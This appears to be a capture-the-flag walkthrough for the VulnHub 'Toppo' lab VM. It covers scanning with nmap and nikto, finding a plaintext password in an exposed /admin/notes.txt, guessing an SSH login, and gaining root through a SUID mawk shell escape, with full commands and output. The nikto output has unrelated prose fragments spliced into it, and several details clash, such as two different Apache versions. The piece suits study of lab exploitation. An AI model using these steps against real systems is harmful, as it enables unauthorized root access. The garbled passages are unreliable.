

Toppo

The Machine isn't hard to own and don't require advanced exploitation .

Level : Beginner

DHCP : activated

Inside the zip you will find a vmdk file , and I think you will be able to use it with any usual virtualization software (tested with Virtualbox) .

If you have any question : my twitter is @h4d3sw0rm

Happy Hacking !


Link to download: <https://www.vulnhub.com/entry/toppo-1,245/>

Walkthrough by Basil

Reconnaissance

Let's use netdiscover to identify our target IP

```
sudo netdiscover -i vboxnet0
```



Now lets identify open ports,services,version etc using nmap

```
Applications Places System 13 B/s ^ 19 B/s Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal x Parrot Terminal
[baz@parrot: ~]~/comp ctf walkthroughs/toppo
$ sudo nmap -sC -sV -O -p- 192.168.56.171
[sudo] password for baz:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-06 18:35 IST
Nmap scan report for 192.168.56.171
Host is up (0.00047s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 ec:61:97:9f:4d:cb:75:99:59:d4:c1:c4:d4:3e:d9:dc (DSA)
|   2048 09:99:c4:54:9a:18:66:f7:cd:8e:ab:b6:aa:31:2e:c6 (RSA)
|   256 60:be:dd:8f:1a:d7:a3:f3:7e:21:cc:2f:11:30:7b:0d (ECDSA)
|   256 39:d9:79:26:60:3d:0c:a2:1e:0b:19:71:c0:e2:5e:5f (ED25519)
80/tcp    open  http      Apache httpd 2.4.18 ((Debian))
|_ http-server-header: Apache/2.4.18 (Debian)
|_ http-title: Clean Blog - Start Bootstrap Theme
111/tcp    open  rpcbind   2-4 (RPC #100000)
|_ rpcinfo:
|   program version    port/proto  service
|   100000   2,3,4        111/tcp     rpcbind
|   100000   2,3,4        111/udp     rpcbind
|   100000   3,4          111/tcp6    rpcbind
|   100000   3,4          111/udp6    rpcbind
|   100024   1            44473/udp   status
|   100024   1            51622/udp6  status
|   100024   1            53962/tcp   status
|   100024   1            57459/tcp6  status
53962/tcp  open  status    1 (RPC #100024)
MAC Address: 08:00:27:AC:F4:52 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
```


From the nmap scan we got four open ports.

22(ssh)
80(http)
111(rpcbind)
53962(status)

Enumeration

Since port 80 was opened; so I explored target IP in the web browser and welcomed by following the web page as shown below.

<http://192.168.56.171>




Unfortunately, I didn't compute any remarkable hint from its web home page, therefore, I decided to do a web

vulnerable scan using nikto
nikto -h 192.168.56.171

```
- Nikto v2.1.6
-----
+ Target IP:      192.168.56.171
+ Target Hostname: 192.168.56.171
+ Target Port:    80
+ Start Time:     2020-08-06 18:37:22 (GMT+5.5)
-----
+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 1925, size: 563f5cf714e80, mtime: gzip
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD
+ OSVDB-3268: /admin/: Directory indexing found.
+ OSVDB-3092: /admin/: This might be interesting... of course, its products can be used for both good and
+ OSVDB-3268: /css/: Directory indexing found. ...turning back from science. The early warnings about
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /img/: Directory indexing found. ...its also come from science.
+ OSVDB-3092: /img/: This might be interesting...
+ OSVDB-3268: /mail/: Directory indexing found. ...significant about the lunar voyage was not that man set foot
+ OSVDB-3092: /mail/: This might be interesting...
+ OSVDB-3092: /manual/: Web server manual found. ...they set eye on the earth.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
```

The minute you will execute the above command you will found so many web directories. Here /admin looks more interesting, let's figure out it.

So when I explored the following URL, it put-up a notes.txt file which might be holding something important.




Index of /admin

Name	Last modified	Size	Description
Parent Directory		-	
notes.txt	2018-04-15 11:16	154	

Apache/2.4.10 (Debian) Server at 192.168.56.171 Port 80


So I looked into notes.txt and notice towards "12345ted123" which is a password.



Since port 22 was open so I can try ssh login and as we already have the password 12345ted123 but don't know the username, therefore, I decided to use the hit-try method and use following credential for ssh login.

Exploitation

```
ssh ted@192.168.56.171
pass: 12345ted123
username was guessed from the password
id
ls -al
```



Wonderful!! We got login successfully, now move for post-exploitation and try to get root access. Then by using the following command, you can enumerate all binaries having SUID permission.

```
find / -perm -u=s -type f 2>/dev/null
```

And it dumped all system binaries which have SUID permissions but /usr/bin.mawk at my target point for escalating root privilege through them.

```
mawk 'BEGIN {system("/bin/sh")}'
```

```
id
```

```
cd /root
```

```
ls
```

```
cat flag.txt
```

```
ted@toppo: /usr/bin$ find / -perm -u=s -type f 2>/dev/null
/sbin/mount.nfs
/usr/sbin/exim4
/usr/lib/expect/decrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/python2.7
/usr/bin/chsh
/usr/bin/at
/usr/bin/mawk
/usr/bin/chfn
/usr/bin/procmail
/usr/bin/passwd
/bin/su
/bin/umount
/bin/mount
ted@toppo: /usr/bin$ mawk 'BEGIN {system("/bin/sh")}'
# id
uid=1000(ted) gid=1000(ted) euid=0(root) groups=1000(ted),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),100(netdev),114(bluetooth)
# cd /root
# ls
flag.txt
# cat flag.txt
TOPPO{root_privilege_through_dawk_one_liner}

Similarly, you can perform the same task by using python one-liner and can spawn the root shell.
```